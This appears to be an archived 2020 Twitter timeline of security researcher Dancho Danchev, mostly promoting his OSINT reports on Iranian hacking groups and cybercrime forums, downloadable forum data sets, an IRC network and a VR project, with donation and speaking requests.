New Post on https://t.co/X2z28aSWfB - "A Brief Introduction to the New https://t.co/X2z28aSWfB Project - or Who's Dancho Danchev?" - https://t.co/uW0O1oXi0K #security #cybercrime #malware

09:48

New Post on https://t.co/X2z28aSWfB - "Announcing https://t.co/X2z28aSWfB's World Hacker Global Domination Group (WHGDG) Call for Security and Privacy Papers and Call for Innovation" - https://t.co/BfsEwOI0Ln #security #cybercrime @malware

10 - Friday

12:05

Bookmark this today - https://t.co/eCPsGygJuG and stay tuned for upcoming high-profile Talk-Show on Security and Privacy hosted at https://t.co/X2z28aSWfB. New blog here - https://t.co/2P1coLkWd8 #security #cybercrime #malware

27 - Monday

06:27

New Report - "A Qualitative and Technical Collection OSINT-Enriched Analysis of the Iranian Hacking Scene Through the Prism of the Infamous Ashiyane Digital Security Team" - https://t.co/thOxX1WVsb #security #cybercrime #malware

31 - Friday

07:46

Just joined Peerlyst - https://t.co/CYsLxqbKbb say "hi" by reading my first post. Stay tuned! #security #cybercrime #malware

February

11 - Tuesday

13:16

https://t.co/8rMfdfVdXP #security #cybercrime #malware #cybersec #cyberthreat #threatintelligence #ThreatIntel #hacker #hackers #hacking

12 - Wednesday

08:44

https://t.co/yJKJbcsoJ4 #security #cybercrime #malware #cybersecurity #cybersec #cyberthreat #hacker #hackers #hacking

16 - Sunday

02:53

New Post - "Exploring the "Let's Name and Shame Them" Intelligence Community Mentality - Keep it coming?" - https://t.co/AsvBvgR7sF #security #cybercrime #malware #cybersecurity #cybersec #ThreatIntel

≥1 ★1

03:50

New Post - "The Top 10 Off-The-Shelf Cyber Threat Intelligence Career Positions - And Which One You Should Pick Up?" - https://t.co/SzNSZk4ZS0 #security #cybercrime #malware #cybersecurity #cybersec #ThreatIntelligence #ThreatIntel

★2

09:29

Grab a copy today! - "A Qualitative and Technical Collection OSINT-Enriched Analysis of the Iranian Hacking Scene Through the Prism of the Infamous Ashiyane Digital Security Team" - https://t.co/VZxHGop83x #security #cybercrime #malware #cybersecurity

18 - Tuesday

07:07

Check this out - https://t.co/8KKLYQSBQB - The World's Leading Cyber Threat Intelligence Products Portal! Inquire about your Cyber Threat Intelligence needs today!

15:33

New Post - Dancho Danchev's Disappearance - 2010 - Official Complaint Against Republic of Bulgaria - https://t.co/4kSkLVClgA #security #cybercrime #malware #CyberSecurity #CyberSec

 $\bigstar 1$

19 - Wednesday

06:37

Grab a copy of 2015's Edition of "Exposing Ashiyane Digital Security Team - Report" today! - the single most comprehensive analysis of Iran's Hacking Scene - https://t.co/uzDPPRvtIH #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatHunting

 $\bigstar 1$

24 - Monday

03:21

New Portfolio of Cybercrime Forum Data Sets for 2020 just added at https://t.co/8KKLYQSBQB #security #cybercrime #malware #CyberSec #cybersecurity #ThreatIntel

★2

03:26

Grab an account today! - https://t.co/WIBGTU5ryT #security #cybercrime #malware #CyberSec #cybersecurity #ThreatIntel

 $\bigstar 1$

26 - Wednesday

07:58

Grab a copy of my 2020's report on Iran's Hacking Scene - https://t.co/VZxHGop83x including 2015's edition - https://t.co/uzDPPRvtlH and help me fuel growth into my research! #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel

March

5 - Thursday

06:00

New Cybercrime Forum Data Sets Portfolio update! - https://t.co/8KKLYRacl9 #security #cybercrime #malware #CyberSecurity #ThreatIntelligence #ThreatHunting

⇄1

7 - Saturday

10:28

New Post - "Enter a Bold New World of Hacking and Security - Embrace the Cybertronics VR Platform for Hackers and Security Experts Today! We're Hiring!" - https://t.co/feDN56d2is #security #cybercrime #malware

 $\rightleftharpoons 1 \bigstar 1$

11 - Wednesday

09:06

RSVP Today! - https://t.co/J97DNeN2nY #security #cybercrime #malware #CyberAttack #cybersecurity #CyberSec #ThreatIntel #threatintelligence

17 - Tuesday

04:42

Dare to spend a moment of your precious time? Check this out - https://t.co/Yqv3V8COOd and join us today! #security #cybercrime #malware #CyberAttack #cybercrime #CyberSecurity #ThreatIntel

24 - Tuesday

10:01

34

Re-claiming dominance over the communication channel - in progress! Check this out - https://t.co/fnswrm8KWP re-share pls! #security #cybercrime #malware #CyberSecurity #CyberAttack

10:08

Check this out - https://t.co/fnswrm8KWP in particular the Greets and Shouts section! cc: @gadievron @alexeck @stevesantorelli @Treadstone71LLC @jeffreycarr @HostExploit @bobmcmillan @roblemos @jorgemieres @MarcusSachs @gollmann cheers! stay tuned!

10:17

Check this out - https://t.co/fnswrm8KWP in particular the Greets and Shouts section! cc: @anthonyaykut @kevtownsend @dwreski @cryptome_org @ericgoldman @johullrich cheers! stay tuned!

26 - Thursday

09:18

Missing Koobface? Check out my Keynote on Tracking down and Taking Down the Koobface botnet circa 2016 - https://t.co/q5iTxLwmK1 #security #cybercrime #malware #CyberAttack #CyberSecurity #cyberthreats #ThreatIntel #ThreatIntelligence #ThreatHunting

₹5 ★1

April

2 - Thursday

08:06

Finally! I've found a VR application developer for the Cybertronics - VR for Hackers and Security Experts platform - https://t.co/feDN56d2is g0t Bitcoin? Can you make a modest donation to support the project? Approach me at dancho.danchev@hush.com

$\bigstar 1$

09:45

Anyone interested in inviting me to speak at their event? Approach me at dancho.danchev@hush.com https://t.co/ifz5hlv3pA

09:46

Takes you back - doesn't it? Stay tuned! https://t.co/sYHuplXrd7

09:46

Quite a novel approach to say "hi". Keep it coming! Stay tuned! https://t.co/XE03UZj9w8

$\bigstar 1$

09:58

Team @Webroot long time no hear. Now I'm officially back - https://t.co/cjIBXsIP49 I wanted to say big thanks for bringing me on board circa 2012-2014. It was a pleasure and an honor to work with you. Check this out - https://t.co/xLcu3tz4iF Keep in touch! https://t.co/DiJkBCn1Yz

10:01

Hello! Pleasure and an honor to came across to this Tweet. Much appreciated for the actual award. Catch up with some of my research here - https://t.co/wEK5XX2J9Z and keep it coming! Stay tuned! https://t.co/vghROegneh

$\bigstar 1$

13:05

@goretsky This is pretty interesting. It times of war these are usually among the few "touch points" with another country's leadership that shouldn't be bothered. And since when achieving a "media echo" effect constitute espionage? Appreciate my rhetoric.

$\bigstar 1$

13:10

@Reuters @josephmenn @WHO @jc_stubbs @razhael @Bing_Chris Check out my state of the art work on Iran's Hacking Scene - https://t.co/8KKLYQSBQB

13:14

@stevewerby @jack_daniel @thedarktangent @todayininfosec @hackerfantastic @neilhimself Guys - check this out - https://t.co/fnswrlR9yf and https://t.co/2P1coL3kOv cheers!

3 - Friday

08:49

@evacide Check this out - https://t.co/8KKLYQSBQB

08:59

@MalwareInt Check this out - https://t.co/8KKLYQSBQB

09:00

@Treadstone71LLC Check this out - https://t.co/8KKLYQSBQB

09:01

@RecordedFuture Check this out - https://t.co/8KKLYQSBQB

09:03

@chillum Check this out - https://t.co/8KKLYQSBQB

@memricjl Check this out - https://t.co/8KKLYQSBQB

09:06

@ThreatConnect @TheJusticeDept Check this out - https://t.co/8KKLYQSBQB

7 - Tuesday

12:00

Are you staying at home? I'm currently offering a Coupon Code for my Iran Hacking Scene research report analysis worth \$100 which you can claim by vising - https://t.co/kjhbWF2a38 and https://t.co/DqJjKRQTel the actual code - Y3FJPT8R Stay tuned!

27 - Monday

07:32

Check this out! - https://t.co/ETFy0UGTA2 we're proud to announce the general availability of https://t.co/X2z28aSWfB's flagship Hacking and Security search engine!

Over 2,223,579 results and counting! Check out the main page
https://t.co/fnswrm8KWP

07:36

We're back! Check out the recently launched https://t.co/BTusMsPDoI flagship IRC Network for Hackers and Security Experts - https://t.co/Euilyy8gyZ Grab a copy of HexChat - https://t.co/I7DqVpdnXX and join us today! Stay tuned!

28 - Tuesday

08:22

RT @Inxsec: Identifying info that could be used against an organization is critical in mitigating cyber risk. In a new feature article, @In...

10:04

https://t.co/BTusMsPDol is back! Join us on IRC today! Register a channel for your group or organization today! - https://t.co/Euilyy8gyZ stay tuned! #security #cybercrime #malware #ThreatIntelligence #ThreatIntel

★2

July

17 - Friday

Two High-Profile OSINT And Technical Collection Analysis Reports On Iran's Hacking Scene And The Ashiyane Digital Security Team - Available For Free! - https://t.co/N5CJFpE9mq #security #cybercrime #malware

 $\rightleftharpoons 1 \bigstar 1$

11:48

The Relevance And Irrelevance Of CIA's Vault 7 Cyber Weapons Arsenal - An In-Depth OSINT Analysis - https://t.co/lu3lptMBQR #security #cybercrime #malware

11:49

Exposing Ashiyane Digital Security Team - An OSINT Analysis - https://t.co/9InvSK9LSL #security #cybercrime #malware

11:50

Exposing Iran's Hacking Scene And Hacking Ecosystem Major Web Site Repositiories - An OSINT Analysis - https://t.co/S1Hn4gq8Lo #security #cybercrime #malware

11:51

Exposing Bulgaria's Involvement In Cold War Espionage - Who Stole The PC And Build A Fake Pro-Western Empire? - An OSINT Analysis - https://t.co/nFC1gn9Kyl #security #cybercrime #malware

11:51

Exposing The Modern Cybercrime Ecosystem - A Compilation Of Currently Active Cyberfrime-Friendly Forum Communities - https://t.co/s55SF1LYIZ #security #cybercrime #malware

11:52

Exposing The Modern Cybercrime Ecosystem - A Compilation Of Currently Active Cyberfrime-Friendly Forum Communities - Part One - https://t.co/3FWjdL5cN8 #security #cybercrime #malware

11:53

Exposing The Modern Cybercrime Ecosystem - A Compilation Of Currently Active Cyberfrime-Friendly Forum Communities - Part Two - https://t.co/vu33SsbxLi #security #cybercrime #malware

11:53

Exposing The Modern Cybercrime Ecosystem - A Compilation Of Currently Active Cyberfrime-Friendly Forum Communities - Part Three - https://t.co/y50sMHJZyU #security #cybercrime #malware

11:54

Exposing The Modern Cybercrime Ecosystem - A Compilation Of Currently Active Cyberfrime-Friendly Forum Communities - Part Four - https://t.co/bzuodixT7P #security #cybercrime #malware

Cybercrime Forum Data Set - 2019 - Free Download! - https://t.co/9anuGuTg1V #security #cybercrime #malware #ThreatIntel #ThreatHunting #CyberSecurity #CyberAttack #cyberattacks #Botnet

⇄1

18 - Saturday

09:05

I've decided to make my offline cybercrime forum data set for 2019 publicly available with the idea to solicit your participation in my currently ongoing Law Enforcement and OSINT operation "Uncle George" https://t.co/9anuGuTq1V stay tuned!

09:13

Quick Q: "What do you do for a living? A: I do OSINT cybercrime research threat intelligence gathering and I'm an aspiring "4th party collector" supporting U.S Law Enforcement and the U.S Intelligence Community with state of the art cyber threat research.

★1 10:09

https://t.co/fnswrm8KWP - RT pls!

20 - Monday

03:57

Missing Koobface? Watch my Keynote at CyberCamp 2016 here - https://t.co/UTo6t4uACd and check out the actual PPT here - https://t.co/oo5hjgR3qE stay tuned! #security #cybercrime #malware https://t.co/FTCvyFY6DP



22 - Wednesday

00:57

Anyone using Jabber/OMEMO? Here's mine - ddanchev@xmpp.jp can you please hook with me now so that we can catch up? Cheers! Dancho

★2

11:42

This is me circa 2010 in Sofia, Bulgaria meeting with @rivarichmond to discuss the Koobface botnet. Guess who took the shot? God bless and let's don't forget about the rest! Keep it coming! Stay tuned! Cheers! Dancho. https://t.co/wt4zcALaZC



26 - Sunday

05:51

Anyone interested in having me speak at their event? #security #cybercrime #malware

 $\bigstar 1$

27 - Monday

03:43

Dancho Danchev's Disappearance - 2010 - Official Complaint Against Republic of Bulgaria - https://t.co/4kSkLVClgA #security #cybercrime #malware

28 - Tuesday

10:07

Dear guys, do you remember me? I've decided to take this shot and say "hi" and "I'm back" to the security industry. Catch up with what I've been up to at https://t.co/JTcqOaYgET and https://t.co/fnswrm8KWP and stay tuned! RT pls and say "hi". Cheers! Dancho. https://t.co/e9cML4p862



23:11

@IcOdeWs Hi @IcOdeWs thanks for the reply. Feel free to ping me on case you need any sort of research assistance or actual research advice and guidance and I'd be happy to help. Keep up the good work. Cheers! Dancho.

$\bigstar 1$

23:13

@XephyChan Hello. Can you post it here? You can also send a message to dancho.danchev@hush.com cheers! Dancho.

23:15

@0x000FED Hello. Can you post here? You can send a message at dancho.danchev@hush.com cheers! Dancho.

29 - Wednesday

05:19

Dear @ThreatConnect - thanks a lot for featuring my personal https://t.co/JTcqOaYgET here - https://t.co/IKhLAFoWE0 pleasure and an honor to work with you and to touch base with you! Cheers! Dancho.

 $\bigstar 1$

August

14 - Friday

08:44

Thanks! Stay tuned! Dancho. https://t.co/5Kg3jDaZGp

24 - Monday

03:44

Dancho Danchev's Disappearance - 2010 - Official Complaint Against Republic of Bulgaria - https://t.co/4kSkLVClgA

03:44

Dancho Danchev's 2010 Disappearance - An Elaboration - Part Two - https://t.co/xGvnXPlOhj

03:47

Check this out! - Dancho Danchev's Blog - Official Offline Multiple E-book Formats
Direct Download Available for Free! - https://t.co/0t8BkZEgbG https://t.co/61hCUjQIsX #security #cybercrime #malware

04:09

Cybercrime Forum Data Set - 2019 - Free Download! - https://t.co/9anuGuTg1V #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #ThreatIntel

08:41

Exposing the Modern Cybercrime Ecosystem - A Compilation of Currently Active Cyberfrime-Friendly Forum Communities - https://t.co/s55SF1LYIZ #security #cybercrime #malware

08:42

Exposing the Modern Cybercrime Ecosystem - A Compilation of Currently Active Cyberfrime-Friendly Forum Communities - Part One - https://t.co/3FWjdL5cN8 #security #cybercrime #malware

Exposing the Modern Cybercrime Ecosystem - A Compilation of Currently Active Cyberfrime-Friendly Forum Communities - Part Two - https://t.co/vu33SsbxLi #security #cybercrime #malware

08:43

Exposing the Modern Cybercrime Ecosystem - A Compilation of Currently Active Cyberfrime-Friendly Forum Communities - Part Three - https://t.co/y50sMHJZyU #security #cybercrime #malware

08:43

Exposing the Modern Cybercrime Ecosystem - A Compilation of Currently Active Cyberfrime-Friendly Forum Communities - Part Four - https://t.co/bzuodixT7P #security #cybercrime #malware

28 - Friday

07:19

Check this out! Dancho Danchev's Blog - Official Offline Multiple E-book Format Compilation Direct Download! - https://t.co/5ZZnaFLNpY #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence

07:20

Check this out! Official Cybercrime Forum Data Set for 2019 Direct Download! - https://t.co/ToEwv6F58A #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence

07:44

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/i5bA29DVfj - https://t.co/7Tad6ODaOx Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:45

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - gerki.pw- https://t.co/E4FmL63g1R Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:46

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - ProLogic - https://t.co/xne7nN6XIT Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:46

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - SEOForum - https://t.co/kGBRXU9q24 Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/2fde07myr2 - https://t.co/ng2x32RDxp Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:47

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/KbahacYnmg - https://t.co/FvQtBilNDf Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:48

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/1lwm7j7aSH - https://t.co/SiNQKsAzqJ Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:48

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/8UdEUr0IQO - https://t.co/AxVhTk6t50 Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:49

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/vCejX13NCJ - https://t.co/9zUfardUjt Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:50

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/l93oaleQko - https://t.co/jdx27AmNzj Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:50

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - PhreakerPro - https://t.co/FKdUnsKrAa Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:50

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - Master-X - https://t.co/z7ldtX3CWL Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:51

Check this out! Cybercrime-Friendly Forum Community - Full Offline Copy - Direct Download - https://t.co/3cJ2u6zDrl - https://t.co/03RpD4XYiZ Join Operation "Uncle George" Today! - https://t.co/PRzdRWdpPe

07:55

Here are some sample findings - https://t.co/Ni39ctkT1d from a current participant in

my currently ongoing OSINT and Law Enforcement Operation called "Uncle George". Dare to join me? Drop me an email at dancho.danchev@hush.com Stay tuned!

07:59

New Post - Announcing Law Enforcement and OSINT Intelligence Operation "Uncle George" - Join Me Today! - Part Three - https://t.co/GfEGqVIpyj #security #cybercrime #malware

07:59

New Post - Profiling a Currently Active Portfolio of High-Profile Cybercriminal Jabber and XMPP Accounts Including Email Address Accounts - Part Two - https://t.co/DBynRtsT0e #security #cybercrime #malware

10:37

Folks - catch up in terms of what I've been up to in terms of research on Medium - https://t.co/GtWdP1FvOc #security #cybercrime #malware #CyberSecurity #CyberSec #CybersecurityNews #ThreatIntelligence #ThreatIntel

31 - Monday

00:13


Folks! Grab a direct download copy of my Iran CNO Study circa 2015 from here - https://t.co/R2YnpeTX7o including my second Technical Collection Iran Hacking Ecosystem study from here - https://t.co/x6UATSRiC9 Stay tuned! https://t.co/YsSNIPJJKr



You can also check some of the findings from the Technical Collection research and analysis here - https://t.co/S1Hn4gq8Lo including to actually go through my FBI Most Wanted - OSINT Analysis checklist here - https://t.co/BrbiUAKMx2 Stay tuned!

00:23

Have you ever wanted to take one of the security industry's leading cybercrime and threat intelligence gathering publication on your E-book reader? Here's the actual link - https://t.co/JT676NfPZI including a direct download copy - https://t.co/5ZZnaFLNpY https://t.co/XMMVPjZ4kS



September

1 - Tuesday

09:24

New Post - Cyber Security Project Investment Proposal - Cybertronics - VR for Hackers and Security Experts - Support me Today! - https://t.co/4Hfa14R4gD #security #cybercrime #malware #VirtualReality

09:42

This is where the magic happens since December, 2005. https://t.co/JTcqOaYgET - https://t.co/fnswrm8KWP God bless and let's don't forget about the rest! Stay tuned!

 $\bigstar 1$



09:44

This is me presenting at RSA Europe 2012. Here's the actual PPT - https://t.co/y78Fq4aC1I CC: @RSAConference @RSAEurope #security #cybercrime #malware https://t.co/spj07dQNF4



09:46

This is me presenting at InfoSec Europe 2012 on behalf of Webroot Inc. CC @Webroot @WebrootEMEA #security #cybercrime #malware https://t.co/8pwJk8nyGR



This is me presenting at CyberCamp 2016. Here's the actual PPT - https://t.co/oo5hjgR3qE CC: @CybercampEs @INCIBE @incibe_cert #security #cybercrime #malware https://t.co/yke5cTEm8c



2 - Wednesday

07:11

#NowPlaying - Paranea - Spheres - https://t.co/dSuZAy5wov #security #cybercrime #malware

⇄1 07:14

Do you miss Koobface? Watch my Keynote at @CybercampEs circa 2016 on "Exposing Koobface - The World's Largest Botnet" - https://t.co/q5iTxLwmK1 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel

07:25

Check this out! - All the major personal Iran-based Web sites of hackers and hacking groups profiled and exposed - https://t.co/S1Hn4gq8Lo personal photos included!

Stay tuned! CC: @Treadstone71LLC #security #cybercrime #malware

07:28

Check this out! - Iran's flagship Hacking and Security Ashiyane Digital Security Team profiled and exposed - https://t.co/9InvSK9LSL personal photos included! Stay tuned! CC: @Treadstone71LLC #security #cybercrime #malware


Check this out! - "Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of Iran - Report" - Grab a copy today! - https://t.co/R2YnpeTX7o CC: @Treadstone71LLC #security #cybercrime #malware

07:31

Check this out! - "A Qualitative and Technical Collection OSINT-Enriched Analysis of the Iranian Hacking Scene Through the Prism of the Infamous Ashiyane Digital Security Team" - Grab a copy today! https://t.co/x6UATSRiC9 CC: @Treadstone71LLC

07:34


This is the most comprehensive and publicly accessible @MaltegoHQ graph of Iran's Hacking Ecosystem ever produced courtesy of me. Grab a full copy of the report today! - https://t.co/R2YnpeTX7o Stay tuned!@ CC: @Treadstone71LLC #security #cybercrime #malware https://t.co/mG4VANpnDp



Check this out - "Exposing Iran's Most Wanted Cybercriminals - FBI Most Wanted Checklist - OSINT Analysis" - https://t.co/BrbiUAKMx2 Stay tuned! CC:

@Treadstone71LLC @FBIMostWanted #security #cybercrime #malware https://t.co/E8djkjgqfU

 \rightleftharpoons 1



07:59

Can anyone from #Russia confirm that they're seeing a LumenDatabase message when they search for my name? Here's the actual message - https://t.co/NaluwhxwOh #security #cybercrime #malware https://t.co/8hDCBMeIRX

This is a removal request under Russian Federal Law 276-FZ dated July 29, 2017. We are unable to publish the requested URLS.

08:09


Missing Dark Avenger, Durzhavna Sigurnost, Varna Hacking Group and Phreedom Group Bulgaria circa the 90's? Check this OSINT Analysis - https://t.co/nFC1gn9Kyl courtesy of me. Check out the actual Durzhavna Sigurnost archive - https://t.co/O7Brvyzb1o

Underground Forum Chatter on my disappearance - https://t.co/4kSkLVClgA - https://t.co/xGvnXPlOhj circa 2010. Courtesy of @briankrebs Stay tuned! #security #cybercrime #malware https://t.co/DK2O0OCrcU





08:13

Underground Forum Chatter on my disappearance - https://t.co/4kSkLVClgA - https://t.co/xGvnXPlOhj circa 2010. Courtesy of @Xylit0l Stay tuned! #security #cybercrime #malware https://t.co/RWM0oxvOQC




Underground Forum Chatter on my disappearance https://t.co/4kSkLVClgA - https://t.co/xGvnXPlOhj circa 2010. Courtesy of @Xylit0l. Stay tuned! #security #cybercrime #malware https://t.co/q4CYfl1L26





Underground Forum Chatter on my disappearance - https://t.co/4kSkLVClgA - https://t.co/xGvnXPlOhj circa 2010. Courtesy of @Xylit0l. CC: @abuse_ch Stay tuned! #security #cybercrime #malware https://t.co/vKA8930Dyi



The CIA doing "lawful surveillance"? Who would have thought? Check out my - "The Relevance and Irrelevance of CIA's Vault 7 Cyber Weapons Arsenal - An In-depth OSINT Analysis" https://t.co/lu3lptMBQR including the C&C server IPs including the associated MD5s.

08:40

Check this out! - "Exposing High Tech Brazil Hack Team Mass Web Site Defacement Group - An OSINT Analysis" - https://t.co/GRKPb3cAiv #security #cybercrime #malware

≥2 ★1

08:58

Check this out - "Assessing the Recently Leaked FSB Contractor Data - A Peek Inside

Russia's Understanding of Social Network Analysis and Tailored Access Operations" - https://t.co/1dM8PDIiy2 #security #cybercrime #malware

09:02

Check this out - "Profiling "Innovative Marketing" - The Flagship Malvertising and Scareware Distributor - Circa 2008 - An OSINT Analysis" - https://t.co/H7hY7kTEhl #security #cybercrime #malware

$\bigstar 1$

09:03

Check this out - "Exposing Evgeniy Mikhaylovich Bogachev and the "Jabber ZeuS" Gang - An OSINT Analysis" - https://t.co/ewBaYgusMN #security #cybercrime #malware

$\bigstar 1$

09:04

Check this out - "Who's Behind the Syrian Electronic Army? - An OSINT Analysis" - https://t.co/Cid61EZfCw #security #cybercrime #malware

$\bigstar 1$

09:07

Check this out - "Exposing Bulgaria's Largest Data Leak - An OSINT Analysis" - https://t.co/t49cZdIngz #security #cybercrime #malware

09:08

Check this out - "Exposing Yet Another Currently Active Fraudulent and Malicious Pro-Hamas Online Infrastructure" - https://t.co/ipN1gAWszr #security #cybercrime #malware

09:10

Check this out - "Historical OSINT - A Portfolio of Fake Tech Support Scam Domains - An Analysis" - https://t.co/oVSJhQa0yh #security #cybercrime #malware

$\bigstar 1$

09:11

Check this out - "Who's Behind BakaSoftware? - OSINT Analysis" - https://t.co/yCfYp9r4VK #security #cybercrime #malware

4 - Friday

05:01

#NowPlaying - Jamie Woon - Lady Luck (Mad Morello & Samp; Igi Remix) - https://t.co/BHFWs7kaVr

5 - Saturday

04:21

